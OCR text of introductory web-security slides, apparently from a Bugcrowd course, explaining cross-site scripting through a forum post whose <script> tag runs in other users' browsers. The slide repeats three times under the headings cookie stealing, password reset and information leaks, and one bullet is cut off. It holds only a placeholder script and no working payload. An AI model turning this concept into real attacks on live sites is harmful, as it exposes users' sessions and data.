
bugcrowd

Web Security

XSS Overview

- Cross Site Scripting
- Occurs when attacker controlled in
- What if our forum post contains valid HTML?
- Imagine it is displayed as:

```
<div id="post">
    <script>...</script>
</div>
```



Module 1 Discussion: Food and Culture

Your new question

Subject: What's your favorite food?

Message:

We all have that food that we've loved for as long as we can remember. What's that special food for you?

Click reply to post your answer. After you post, you'll be able to see the responses of others. Please respond to at least two classmates.

- HTML supports <script> for inline JS - XSS allows you to run arbitrary JS on other user's browsers


Cookie stealing

Web Security

XSS Overview

- Cross Site Scripting
- Occurs when attacker controlled in
- What if our forum post contains valid HTML?
- Imagine it is displayed as:

```
<div id=“post”>
    <script>...</script>
</div>
```



Module 1 Discussion: Food and Culture

Your new question

Subject: What's your favorite food?

Message: We all have that food that we've loved for as long as we can remember. What's that special food for you?

Click reply to post your answer. After you post, you'll be able to see the responses of others. Please respond to at least two classmates.

- HTML supports <script> for inline JS - XSS allows you to run arbitrary JS on other user’s browsers


Password reset

Web Security

XSS Overview

- Cross Site Scripting
- Occurs when attacker controlled in
- What if our forum post contains valid HTML?
- Imagine it is displayed as:

```
<div id="post">
    <script>...</script>
</div>
```



Module 1 Discussion: Food and Culture

Your new question

Subject: What's your favorite food?

Message:

We all have that food that we've loved for as long as we can remember. What's that special food for you?

Click reply to post your answer. After you post, you'll be able to see the responses of others. Please respond to at least two classmates.

- HTML supports <script> for inline JS - XSS allows you to run arbitrary JS on other user's browsers

Information leaks

